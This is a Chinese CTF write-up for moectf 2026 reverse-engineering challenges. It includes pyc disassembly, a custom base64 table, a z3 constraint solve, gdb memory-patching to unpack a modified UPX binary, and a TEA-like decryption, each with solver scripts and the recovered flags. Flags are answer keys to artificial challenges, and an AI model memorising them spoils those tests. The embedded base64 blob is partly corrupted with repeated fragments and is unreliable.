/home/li/moectf2026/成都好室友/venv310/lib/python3.10/site-packages/click/core.py:1307: UserWarning: The parameter --ver
sion is used more than once. Remove its duplicate as parameters should be unique.
  parser = self.make_parser(ctx)
/home/li/moectf2026/成都好室友/venv310/lib/python3.10/site-packages/click/core.py:1300: UserWarning: The parameter --ver
sion is used more than once. Remove its duplicate as parameters should be unique.
  self.parse_args(ctx, args)
# decompyle3 version 3.9.3
# Python bytecode version base 3.10 (3439)
# Decompiled from: Python 3.10.20 (main, Mar  3 2026, 09:24:47) [GCC 13.3.0]
# Embedded file name: pyc15.py
# Compiled at: 2026-07-05 14:10:42
# Size of source mod 2**32: 15627 bytes

Unsupported Python version, 3.10, for decompilation
```

同样不支持，我们改用`dis`反汇编分析：

```bash
python3.10 -c '
import dis, marshal
with open("chall15.pyc", "rb") as f:
    f.read(16)
    code = marshal.load(f)
dis.dis(code)
'
```

反汇编输出总共分为两部分：主模块部分和内嵌函数部分

首先导入base64：

```
  1           0 LOAD_CONST               0 (0)
              2 LOAD_CONST               1 (None)
              4 IMPORT_NAME              0 (base64)
              6 STORE_NAME               0 (base64)
```

然后加载了一个超长的字符串常量是base64编码的图片数据：

```
  5          28 LOAD_CONST               3 ('\niVBORw0KGgoAAAANSUhEUgAAAlsAAAJbCAYAAADTxVFxAAAAAXNSR0IArs4c6QAAAARnQU1BA
ACxjwv8YQUAAAAJcEhZcwAAHYcAAB2HAY/l8WUAAAGHaVRYdFhNTDpjb20uYWRvYmUueG1wAAAAAAA8P3hwYWNrZXQgYmVnaW49J1c1TTBNc
ENlaGlIenJlU3pOVGN6a2M5ZCc/Pg0KPHg6eG1wbWV0YSB4bWxuczp4PSJhZG9iZTpuczptZXRhLyI+PHJkZjpSREYgeG1sbnM6cmRmPSJodHRwOi8vd3d3L
hczLm9yZy8xOTk5LzAyLzIyLXJkZi1zeW50YXgtbnMjIj48cmRmOkRlc2NyaXB0aW9uIHJkZjphYm91dD0idXVpZDpmYWY1YmRkNS1iYTNkLTExZGEtYWQzM
S1kMzNkNzUxODJmMWIiIHhtbG5zOnRpZmY9Imh0dHA6Ly9ucy5hZG9iZS5jb20vdGlmZi8xLjAvIj48dGlmZjpPcmllbnRhdGlvbj4xPC90aWZmOk9yaWVud
GF0aW9uPjwvcmRmOkRlc2NyaXB0aW9uPjwvcmRmOlJERj48L3g6eG1wbWV0YT4NCjw/eHBhY2tldCBlbmQ9J3cnPz4slJgLAAApbklEQVR4Xu3Zv3Eiyxsu4
N5rkwFUKQACaLyVkcXBbAIkoFYCJLAQh2Sy3hDABEAVZIA/1/ide42WM7NN80f7PFWf8xq9tHp6eM8h9HwLMcY+hPDQ07Ztvq1RUkpf1rz23HoPMcZ8yYfTt
u2XfV17Ukr5xxrlO+yBy3Cn6fu+/z8BAIBqlC0AgIqULQCAipQtAICKlC0AgIqULQCAipQtAICKlC0AgIqULQCAipQtAICKlC0AgIqULQCAin70fd/nIY9nsViE/X6fxw+lbdsQY8zjwU6nUzgej3k8WNd1Yblc5vEo8/k8TCaTPB7s9fU1vLy85PFgk8kkzOfzPL6qzWYTNptNHg92Pp9D13V5P
Mp2uy36O8xmszCdTvN4sP1+HxaLRR5fVUopvL295fFVLZfL4rN8dMfjMZxOpzweLMYY2rbNYx5Nz7cQY+xDCA89bdvm27qqtm2/fKZrT0op/1gPJ6X0ZV/XH
s/SfTxL3+G9dOuJMeZ/Vh6QnxEBACpStgAAKlK2AAAqUrYAACpStgAAKlK2AAAqUrYAACpStgAAKlK2AAAqUrYAACpStgAAKvrR9
32fhzyexWIR9vt9Hg/2/Pwcnp+f8/iqmqYJ0+k0j6/mdDqFzWaTx6P8/v07nE6nPB6s9Bym02lomiaPR9lsNkV7uAelz9Jutwt//vzJ44fy8+fPomfpHu5Dq
el0Gn79+pXHo9x6DzHG0LZtHvNoer6FGGMfQvjrSSnlS/IXSs+hdGKM+UcarXQP3+FZSil92deYucQ53Frbtl/29WhziXMovQ+lc4k9cHt+RgQAqEjZAgCoS
NkCAKhI2QIAqEjZAgCoS8fEff+930e8ngWi0XY7/d5PFhKKby9veXxYOfzOXRdl
3f/nOVyWfR3mE6nYTab5fFgT09PYbVa5fEopXtomiY0TZPHg00mkzCfz/N4lK7rwvl8zuPBNptN2Gw2eTzYfD4P2+02j0eZz+dhMpnk8WCn0ykcj8c8HuxwO
IT1ep3Ho5SeQ6lLnMN6vQ6HwyGPBzsej+F0OuXxYDHG0LZtHvNoer6FGGMfQvjrSSnlS47Stu2XNc34cQ6hjzHm2xqt9D7cw7Rtm29rlJTSlzXHjHP433yHc
+D2/IwIAFCRsgUAUJGyBQBQkbIFACRsgUAUJGyBQBQkbIFACRsgUAUJGyBQBQkbIFACRsgUAUJGyBQBQkbIFACRsgUAUJGyBQBQkbIFACRsgUAUJGyBQBQ0Y++7/s85PEsFouw3
+/zeLCUUnh7e8vjwc7nc+i6Lo8Z6fPzM3x8fOTxYJc4h+12G+bzeR5fzWQyKf73S+9D0zShaZo8vqr5fB4mk0keD3Y6ncxLxeMzjwQ6HQ1iv13k8ymq1Ck9PT
3k82GazCZvNJo+vqm3bEGPM48He399DSimPB4sxhrZt85hH0/MtxBj7EMJfT0opX5IbSCl9OZtrT9u2+cd6OO5DubZtv/xdxk7ps/Qd7kPpHmKM+ZI8ID8jA
gBUpGwBAFSkbIFACRsgUAUJGyBQBQkbIFACRsgUAUJGyBQBQkbIFACRsgUAUJGyBQBQkbIFACRsgUAUJGyBQBQkbIFACRsgUAUJGyBQBQkbIFACRsgUAUJ
+fxYNPpNDRNk8ejbDabcDqd8vhqLrGHUu/v7yGllMeDTafT8OvXrzy+qp8/fxY9S5dQ+izZQwj7/T4sFos8HqVt2xBjzOPBdrtd+PPDrtd0vhqFvdM0YTqd5vFgp
+fxYNPpNDRNk8ejbDabcDqd8vhqLrGHUu/v7yGllMeDTafT8OvXrzy+qp8/fxY9S5dQ+izZQwj7/T4sFos8HqVt2xBjzOPBdrtd+PPnTx5fVdM0YTqd5vFgp
```

然后对它作`.replace('\n', '').strip()`后存储变量`IMAGE_BASE64`

然后定义了一个函数（解密图片的）：

```
10          44 LOAD_CONST               13 (('result.png',))
            46 LOAD_CONST                7 ('encoded_data')
            48 LOAD_NAME                 7 (str)
            50 LOAD_CONST                8 ('output_file')
            52 LOAD_NAME                 7 (str)
            54 LOAD_CONST                9 ('return')
            56 LOAD_CONST                1 (None)
            58 BUILD_TUPLE               6
            60 LOAD_CONST               10 (<code object decode_image at 0x7f36f6d949d0, file "pyc15.py", line 10>)
            62 LOAD_CONST               11 ('decode_image')
            64 MAKE_FUNCTION             5 (defaults, annotations)
            66 STORE_NAME                8 (decode_image)
```


函数内部有异常处理，有检验签名，有写入文件和打印信息，将该反汇编还原成python源码即可实现解码base65为PNG图片并报错，求解脚本：

PYTHON

```python
import dis, marshal, base64
from pathlib import Path
with open("chall15.pyc", "rb") as f:
    f.read(16)
    code = marshal.load(f)
# 拿到 IMAGE_BASE64 常量
image_b64 = code.co_consts[3].replace("\n", "").strip()
img = base64.b64decode(image_b64)
Path("result.png").write_bytes(img)
print("已写出 result.png，大小:", len(img), "bytes")
```

生成了一个二维码：

微信扫不出来，支付宝可以扫出来：



- 让我们说中文

打开main的伪代码，代码逻辑是输入字符串调用sub_401480处理后和一长串硬编码目标字符串作对比

然后sub_401480先对调用sub_4012F0做标准base64编码再按照位置映射到自定义表

自定义表和base64表的内容：

```
.rodata:0000000000402280 aSix5tarspjyoun db 'Six5tarsPJYouNgLlKEw4Ik1nGABCDFHMOQRTUVWXZbcdefhjmpqvyz0236789+/',0
.rodata:0000000000402280                                         ; DATA XREF: sub_401480+23↑o
.rodata:00000000004022C1                 align 20h
.rodata:00000000004022E0 aAbcdefghijklmn db 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/',0
.rodata:00000000004022E0                                         ; DATA XREF: sub_4012F0+48↑o
.rodata:00000000004022E0                                         ; sub_401480+1C↑o
.rodata:00000000004022E0 _rodata         ends
```

反向推输入：

```python
import base64
std = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
cus = 'Six5tarsPJYouNgLlKEw4Ik1nGABCDFHMOQRTUVWXZbcdefhjmpqvyz0236789+/'
target =
"KwC2gtPmKwn2NwTyKwGilvt0KwOiuqTvKw43utP2KwOxgttpKwC2gtPmKwn2lwUiKwIxNvtzKwn2lTa5Kw42KTP0KwIiNt
t0Kw42NRT3KwM2g4JaKwn3NTarKwIxu5OrKw42NRT3KwOxKwUrKwIxu5OrKw42NRT3KwIxKtP3Kwn3N4PjKwIiK5T0Kw43l
RUxKwIiNtt0Kw42NRT3Kw42NwOxKwOiKTPzKwKxg5OxKw42g5TpKwDxl4JrKwIxu5OrKw42NRT3KwIxKtP3KwM2g4JaKwC2
g4P3KwDxKwOaKw42NwMqKwIxu5OrKw42NRT3KwIiN5TzKwKxg5OxKw42g5TpKwDxl4JrKwIiNtt0Kw42NRT3KwOxK4JaKwK
xg5OtKwGxlwU5Kwn3N4PjKwIiK5T0KwT3lTPzKwn3N4PjKwIiK5T0KwKxg5MqKwIxu5OrKw42NRT3Kw43lvPjKwIxu5OrKw
42NRT3KwM2g4JaKwn3NTarKw42KTPqKwn2lTa5Kw42KTP0"
# 1. 自定义表 → 标准 Base64 表
trans = str.maketrans(cus, std)
std_b64 = target.translate(trans)
# 2. 标准 Base64 解码 → 得到 hex 字符串
hex_str = base64.b64decode(std_b64).decode()
print("hex:", hex_str)
# 3. hex → 中文描述
chinese = bytes.fromhex(hex_str).decode('utf-8')
print("中文描述:", chinese)
```

```
"D:\LJY\python project\3\Scripts\python.exe" "D:\LJY\python project\1\pythonProject3\chap1\01.py"
hex: E788B1E68595E6ACA7E8A394E590B8E8B8A2E788B1E68A9AE5B7A6E68BACE58FB7E5A4A7E58699E889BEE696AFE5B08FE58699E8BE9FE5B08FE58
中文描述: 爱慕欧裔吸踢爱抚左括号大写艾斯小写辟小写役数字四大写克诶下划线小写役艾特美元小写外下划线大写达不溜数字零数字七小写地小写艾斯右括号
```

翻译：`moectf{Spe4K_e@$y_W07ds}`

• Mewtype

> 注：本题的求解对ai依赖较高，属于完全盲目状态，在ai全权辅助下求解

提供了一个python代码，打开代码是一个python的lambda的深度嵌套，分析分析瞅瞅：

代码大体的形式是：`exit(1 - (....超长lambda....)(input())(1)(0))`

类似一个flag检验器？

然后分析一下中间非常长的一大段lambda：

```python
len(myk43) == 54
```

```python
(lambda myk27: lambda vol28: lambda myk29: 0 if myk29 == len(vol28) else ord(vol28[myk29]) +
myk27(vol28)(myk29 + 1))(myk43)(0) == 5138))
```

```python
(lambda vol30: lambda myk31: lambda vol32: 0 if vol32 == len(myk31) else ord(myk31[vol32]) ^
vol30(myk31)(vol32 + 1))(myk43)(0) == 26))
```

```py
(lambda myk33: lambda vol34: lambda myk35: 0 if myk35 == len(vol34) else ord(vol34[myk35]) *
ord(vol34[myk35]) + myk33(vol34)(myk35 + 1))(myk43)(0) == 520600))
```

```py
(lambda vol36: lambda myk37: lambda vol38: 0 if vol38 == len(myk37) - 1 else ord(myk37[vol38])
* ord(myk37[vol38 + 1]) + vol36(myk37)(vol38 + 1))(myk43)(0) == 467644))
```

提取出来的比较重要的都是else后面的内容，简化总结来说也就是：

长度检查：len(myk43) == 54

四个全局约束（用递归求和/异或实现的）：

- 所有字符 ord 之和 == **5138**
- 所有字符 ord 异或 == **26**
- 所有字符 ord² 之和 == **520600**
- 相邻字符 ord[i] * ord[i+1] 之和 == **467644**

此外还有一个很长的元组：

```py
(10111, 11290, 137705, 13834, 12017, 882822, 2861, 6952, 148686, 9290, 9962, 153274, 13069,
9595, 871218, 9834, 10851, 1584472, 9149, 5765, 159511, 9289, 5093, 126222, 11887, 4921,
152566, 13114, 6109, 140607, 13366, 9447, 156018, 9712, 11045, 1795540, 15852, 4864, 1389923,
10278, 5369, 1586542, 10519, 5995, 1281695, 4298, 5674, 963368, 10232, 5085, 880083, 10095,
15119)
```

根据目前的分析来看，这是一个典型的约束求解问题，用z3求解器将所有约束告知后提供z3脚本求解：

```python
from z3 import *
n = 54
s = [BitVec(f'c_{i}', 8) for i in range(n)]
solver = Solver()
# 限制为可打印字符
for c in s:
    solver.add(c ≥ 32, c ≤ 126)
# 已知前缀和后缀
prefix = b'moectf{'
for i, ch in enumerate(prefix):
    solver.add(s[i] == ch)
solver.add(s[-1] == ord('}'))
# 四个全局约束
# 所有字符 ord 之和
solver.add(Sum([ZeroExt(24, c) for c in s]) == 5138)
# 所有字符 ord 异或
xor_all = s[0]
for c in s[1:]:
    xor_all ^= c
solver.add(ZeroExt(24, xor_all) == 26)
# 所有字符 ord² 之和
solver.add(Sum([ZeroExt(24, c) * ZeroExt(24, c) for c in s]) == 520600)
# 相邻字符 ord[i] * ord[i+1] 之和
solver.add(Sum([ZeroExt(24, s[i]) * ZeroExt(24, s[i+1]) for i in range(n-1)]) == 467644)
```

```
# 局部约束
targets_raw = [
    10111, 11290, 137705, 13834, 12017, 882822, 2861, 6952, 148686, 9290,
    9962, 153274, 13069, 9595, 871218, 9834, 10851, 1584472, 9149, 5765,
    159511, 9289, 5093, 126222, 11887, 4921, 152566, 13114, 6109, 140607,
    13366, 9447, 156018, 9712, 11045, 1795540, 15852, 4864, 1389923, 10278,
    5369, 1586542, 10519, 5995, 1281695, 4298, 5674, 963368, 10232, 5085,
    880083, 10095, 15119
]
targets = [t ^ 90 for t in targets_raw]
for i in range(len(targets)):
    a = ZeroExt(24, s[i])
    b = ZeroExt(24, s[(i + 1) % n])
    c = ZeroExt(24, s[(i + 17) % n])
    t = targets[i]
    mode = i % 3
    if mode == 0:
        # a + b + c² == target
        solver.add(a + b + c * c == t)
    elif mode == 1:
        # a * b + c == target
        solver.add(a * b + c == t)
    else:
        # a² + b² + c³ == target
        solver.add(a * a + b * b + c * c * c == t)
# 求解
assert solver.check() == sat
m = solver.model()
flag = ''.join(chr(m[s[i]].as_long()) for i in range(n))
print(flag)
```

原本z3求解出来是不带moectf{}的，这道题是套上去的moectf{}格式

```
li@localhost:~/moectf2026$ python3  solve.py
moectf{l@mbd4_c@lcu1us_4r3_h4rd_but_z3_s0lv3r_1s_3asy}
li@localhost:~/moectf2026$
```

- Ultato Polosion Xptra

先查看文件信息：

```bash
file chall9.2
```

然后查UPX：

```bash
$ strings -a chall9.2 | grep -i upx
```

```
RPhupX
$Info: This file is packed with the UPX executable packer http://upx.sf.net $
$Id: UPX 5.20 Copyright (C) 1996-2026 the UPX Team. All Rights Reserved. $
UPX!
UPX!
```

尝试UPX 5.20官方静态脱壳失败

```
upx -d chall9.2.fixed -o chall9.2.unpacked
-rwxr-xr-x 1 li li 10040 Aug 22 15:53 ../chall9.2.fixed
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2024
UPX 4.2.2       Markus Oberhumer, Laszlo Molnar & John Reiser    Jan 3rd 2024

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
upx: chall9.2.fixed: CantUnpackException: l_info corrupted

Unpacked 1 file: 0 ok, 1 error.
```

说明被魔改，最后只得上动调：

```gdb
gdb ./chall9.2
(gdb) set pagination off
(gdb) set disable-randomization on
(gdb) run
```

然后程序就崩溃了，文件头被严重篡改，我们尝试内存补丁脱壳，硬件断点断在崩溃指令处：

```bash
(gdb) b *0x405f4a          # 原始文件中memfd映射后的已知点
(gdb) run
(gdb) hbreak *0x7ffff7ff8535   # 硬件断点断在崩溃指令
(gdb) continue
```

然后我们写一个python脚本修复内存：

```gdb
(gdb) python
import gdb
inf = gdb.selected_inferior()
base = 0x7fffffffd200
# 修复 e_ident 为标准 ELF64 magic
inf.write_memory(base, bytes([0x7f,0x45,0x4c,0x46,0x02,0x01,0x01,0x00,0,0,0,0,0,0,0,0]))
# 偏移 0x10~0x318：所有 0x67 替换为 0x00
data = inf.read_memory(base + 0x10, 0x308).tobytes()
data = bytes(b if b ≠ 0x67 else 0 for b in data)
inf.write_memory(base + 0x10, data)
print("patched OK")
```

```
(gdb) python
import gdb
inf = gdb.selected_inferior()
base = 0x7fffffffd200
inf.write_memory(base, bytes([0x7f,0x45,0x4c,0x46,0x02,0x01,0x01,0x00,0,0,0,0,0,0,0,0]))
data = inf.read_memory(base + 0x10, 0x308).tobytes()
data = bytes(b if b != 0x67 else 0 for b in data)
inf.write_memory(base + 0x10, data)
print("patched OK")
patched OK
```

修正r13并继续：

```gdb
(gdb) set $r13 = 0x7fffffffd240   # elf_base + e_phoff(0x40) = 第一个phdr
(gdb) x/gx 0x7fffffffd220        # 验证 e_phoff = 0x40
0x7fffffffd220: 0x0000000000000040
(gdb) x/wx 0x7fffffffd240        # 验证第一个 phdr p_type = 6 (PT_PHDR)
0x7fffffffd240: 0x00000006
```

然后反汇编找到循环退出点：

```
0x7ffff7ff8889:      incl   0x14(%rsp)
0x7ffff7ff888d:      add    $0x38,%r13
0x7ffff7ff8891:      movzwl 0x38(%rdx),%eax
0x7ffff7ff8895:      cmp    %eax,0x14(%rsp)
0x7ffff7ff8899:      jl     0x7ffff7ff852d
0x7ffff7ff889f:      cmpq   $0x0,0x38(%rsp)
```

我们在循环退出点下硬件断点让循环跑完：

```
(gdb) hbreak *0x7ffff7ff889f
Hardware assisted breakpoint 6 at 0x7ffff7ff889f
(gdb) delete 5
(gdb) continue
Continuing.

Breakpoint 6, 0x00007ffff7ff889f in ?? ()
```

停在 `0x889f` 时，主程序已解压完毕：

```gdb
(gdb) info proc mappings
(gdb) x/20i 0x4010d0
```

```
process 6107
Mapped address spaces:

          Start Addr           End Addr       Size     Offset  Perms  objfile
            0x400000           0x401000     0x1000        0x0  r--p
            0x401000           0x402000     0x1000        0x0  r-xs   /memfd:upx (deleted)
            0x402000           0x403000     0x1000        0x0  r--p
            0x403000           0x405000     0x2000        0x0  rw-p
            0x405000           0x407000     0x2000        0x0  r-xp   /home/li/moectf2026/UlPX/chall9.2
      0x7ffff7ff8000     0x7ffff7ff9000     0x1000        0x0  r-xs   /memfd:upX (deleted)
      0x7ffff7ff9000     0x7ffff7ffd000     0x4000        0x0  r--p   [vvar]
      0x7ffff7ffd000     0x7ffff7fff000     0x2000        0x0  r-xp   [vdso]
      0x7ffffffde000     0x7ffffffff000    0x21000        0x0  rw-p   [stack]
```

```
0x4010d0:    endbr64
0x4010d4:    xor    %ebp,%ebp
0x4010d6:    mov    %rdx,%r9
0x4010d9:    pop    %rsi
0x4010da:    mov    %rsp,%rdx
0x4010dd:    and    $0xfffffffffffffff0,%rsp
0x4010e1:    push   %rax
0x4010e2:    push   %rsp
0x4010e3:    xor    %r8d,%r8d
0x4010e6:    xor    %ecx,%ecx
0x4010e8:    mov    $0x4014e4,%rdi
0x4010ef:    call   *0x2ee3(%rip)        # 0x403fd8
```

拿到main的地址在`0x4010e8: mov    $0x4014e4,%rdi`，脱壳完成

然后我们开始逆向main函数：

```gdb
(gdb) x/120i 0x4014e4
```

```C++
int main() {
    printf("Input flag: ");
    fgets(buf, 0x80, stdin);
    if (!buf) { printf("Wrong!"); return 0; }
    buf[strcspn(buf, "\r\n")] = 0;
    if (strlen(buf) != 0x30) { printf("Wrong!"); return 0; }  // 长度必须48
    // 48字节分6组，每组8字节，大端序转uint64
    uint64_t v0 = bytes_to_u64_be(buf + 0);
    uint64_t v1 = bytes_to_u64_be(buf + 8);
    uint64_t v2 = bytes_to_u64_be(buf + 16);
    uint64_t v3 = bytes_to_u64_be(buf + 24);
    uint64_t v4 = bytes_to_u64_be(buf + 32);
    uint64_t v5 = bytes_to_u64_be(buf + 40);
    printf(hint_string);
    printf(example_string);
    encrypt(&v0, &v1, &v2, &v3, &v4, &v5);  // 2026轮加密
    if (v0 == 0x9f5f5928e2f3f64a &&
        v1 == 0xd9ae98590d5c989b &&
        v2 == 0xdc2e37baa657d6e2 &&
        v3 == 0xc61e246ce4b61200 &&
        v4 == 0xbe8f43cda1110370 &&
        v5 == 0xd10043984cf736f8)
        printf("Correct!");
    else
        printf("Wrong!");
}
```

函数0x4011b6：

```asm
0x4011b6: movq $0x0, -0x8(%rbp)    ; result = 0
0x4011ca: movl $0x0, -0xc(%rbp)    ; i = 0
0x4011d3: shlq $0x8, -0x8(%rbp)    ; result <<= 8
0x4011e5: movzbl (%rax),%eax       ; byte = input[i]
0x4011eb: or   %rax, -0x8(%rbp)    ; result |= byte
0x4011ef: addl $0x1, -0xc(%rbp)    ; i++
0x4011f3: cmpl $0x7, -0xc(%rbp)
0x4011f7: jle  0x4011d3
```

即 `result = (result << 8) | byte`，大端序

函数 0x4011ff，ROL8（64位循环左移）：

```asm
0x40120e: cmpl $0x40, -0xc(%rbp)   ; if (shift > 64) shift &= 0x40
0x401224: mov  -0xc(%rbp),%eax
0x40122b: mov  %eax,%ecx
0x40122d: rol  %cl,%rdx            ; 标准 x86 rol
```

函数 0x401235，核心加密（2026轮）：

```asm
0x401259: movl $0x0, -0x4(%rbp)    ; i = 0
...
0x4014cf: addl $0x1, -0x4(%rbp)    ; i++
0x4014d3: cmpl $0x7e9, -0x4(%rbp)  ; i ≤ 2025?
0x4014da: jle  0x401265            ; 共 2026 轮
```

最终解密脚本：

```python
MASK = 0xFFFFFFFFFFFFFFFF
def ror(x, n):
    n &= 63
    return ((x >> n) | (x << (64 - n))) & MASK
# 加密后的目标值
v = [
    0x9f5f5928e2f3f64a,
    0xd9ae98590d5c989b,
    0xdc2e37baa657d6e2,
    0xc61e246ce4b61200,
    0xbe8f43cda1110370,
    0xd10043984cf736f8,
]
ADD_CONSTS = [
    0x0123456789abcdef,
    0xfedcba9876543210,
    0x2152411021524111,
    0xecebecebecebecec,
]
ROL_AMOUNTS = [11, 45, 14, 14, 51, 41]
for _ in range(2026):
    # 逆置换
    # 输出 [o0..o5] = [B', D', F', A', C', E']
    A_prime = v[3]
```

```
    B_prime = v[0]
    C_prime = v[4]
    D_prime = v[1]
    E_prime = v[5]
    F_prime = v[2]
    # 逆XOR扩散
    A = A_prime
    D = D_prime
    B = B_prime ^ C_prime ^ D ^ E_prime ^ F_prime
    C = C_prime ^ A ^ B ^ D ^ E_prime
    F = F_prime ^ B ^ E_prime ^ D ^ C
    E = E_prime ^ A ^ B ^ C ^ F
    # 逆加法
    A = (A - ADD_CONSTS[0]) & MASK
    B = (B - ADD_CONSTS[1]) & MASK
    C = (C - ADD_CONSTS[2]) & MASK
    D = (D - ADD_CONSTS[3]) & MASK
    # 逆ROL = ROR
    A = ror(A, ROL_AMOUNTS[0])
    B = ror(B, ROL_AMOUNTS[1])
    C = ror(C, ROL_AMOUNTS[2])
    D = ror(D, ROL_AMOUNTS[3])
    E = ror(E, ROL_AMOUNTS[4])
    F = ror(F, ROL_AMOUNTS[5])
    v = [A, B, C, D, E, F]
# 大端序转回字节
flag = b''
for val in v:
    flag += val.to_bytes(8, 'big')
print(flag.decode())
```

```
"D:\LJY\python project\3\Scripts\python.exe" "D:
moectf{Mod1fied_UPX_c0mbIned_w1tH_L1ttl3_Crypt0}
```

- 请 fanchai 喝茶

首先打开main，有这么几个信息可以收集到：

flag的长度为64

输入按小端序被拆成16个 `uint32_t` 依次放入v26~v29：

C++

```
p_s = s;
v4 = &v26;
n16 = 16;
while ( n16 )
{
  v4->m128i_i32[0] = *(_DWORD *)p_s;
  p_s += 4;
  v4 = (__m128i *)((char *)v4 + 4);
  --n16;
}
```

每次取4字节按小端序解释成一个 `uint32_t` 连续写到内存里

然后进入加密循环：

循环主逻辑是：

```C++
sum += 1597463007;//sum = (sum + 0x5F3759DF) & 0xFFFFFFFF
v(...) += ((z<<4 ^ v(...)>>5) + (z>>3 ^ v(...)<<2)) ^ ((sum ^ z) + (v(...) ^ key[(sum>>2) ^ i & 3]))
```

直到 `sum==1492265175` 退出加密循环

加密后16 个 uint32 顺序为：
`[v25, v24, v20, v19, v18, v23, v22, v21, v8, v9, v10, v11, v12, v13, v14, v7]`

循环结束后把结果与 4 个硬编码的 __m128i（xmmword_2030 ~ xmmword_2060）分别 XOR，再做横向 OR，结果为 0 则正确：

```C++
  v15 = _mm_or_si128(
          _mm_or_si128(
            _mm_xor_si128(_mm_load_si128((const __m128i *)&xmmword_2030), v27),
            _mm_xor_si128(_mm_load_si128((const __m128i *)&xmmword_2040), v26)),
          _mm_or_si128(
            _mm_xor_si128(_mm_load_si128((const __m128i *)&xmmword_2050), v29),
            _mm_xor_si128(_mm_load_si128((const __m128i *)&xmmword_2060), v28)));
  v16 = _mm_or_si128(v15, _mm_srli_si128(v15, 8));
```

提取Key和4个目标密文的值：

```
dword_2020      dd 4D4F4543h, 54463230h, 32365858h, 54454121h
                                        ; DATA XREF: main+93↑o
xmmword_2030    xmmword 8D9F4D2760AA5AF399F3CEE58EEA087Ch
                                        ; DATA XREF: main+5DC↑r
xmmword_2040    xmmword 0C4D0A55837778398646BE35884EBDFDDh
                                        ; DATA XREF: main+5E8↑r
xmmword_2050    xmmword 8608800C4E5EAE9C3FEE9E5824AD1E8h
                                        ; DATA XREF: main+669↑r
xmmword_2060    xmmword 229B995445F537C35977949789F425F4h
                                        ; DATA XREF: main+601↑r
```

然后开始准备解密代码：从目标密文状态开始反向9轮按相反顺序恢复明文即为flag：

```PYTHON
#!/usr/bin/env python3
import struct

DELTA = 0x5F3759DF
TARGET_SUM = 0x58F228D7
KEY = [0x4D4F4543, 0x54463230, 0x32365858, 0x54454121]
MASK = 0xFFFFFFFF
def u32(x):
    return x & MASK
def decrypt(state):
```

```
    a = list(state)
    s = TARGET_SUM
    for _ in range(9):
        # reverse order of the 16 updates
        addend = (((s ^ a[0]) + (a[14] ^ KEY[((s >> 2) ^ 0xF) & 3])) ^
                  (((16 * a[14]) ^ (a[0] >> 3)) + ((4 * a[0]) ^ (a[14] >> 5))))
        a[15] = u32(a[15] - addend)
        addend = (((a[15] ^ s) + (a[13] ^ KEY[((s >> 2) ^ 0xE) & 3])) ^
                  (((a[13] >> 5) ^ (4 * a[15])) + ((a[15] >> 3) ^ (16 * a[13]))))
        a[14] = u32(a[14] - addend)
        addend = (((a[14] ^ s) + (a[12] ^ KEY[((s >> 2) ^ 0xD) & 3])) ^
                  (((a[12] >> 5) ^ (4 * a[14])) + ((a[14] >> 3) ^ (16 * a[12]))))
        a[13] = u32(a[13] - addend)
        addend = (((a[13] ^ s) + (a[11] ^ KEY[(s >> 2) & 3])) ^
                  (((16 * a[11]) ^ (a[13] >> 3)) + ((4 * a[13]) ^ (a[11] >> 5))))
        a[12] = u32(a[12] - addend)
        addend = (((a[12] ^ s) + (a[10] ^ KEY[((s >> 2) ^ 0xB) & 3])) ^
                  (((16 * a[10]) ^ (a[12] >> 3)) + ((4 * a[12]) ^ (a[10] >> 5))))
        a[11] = u32(a[11] - addend)
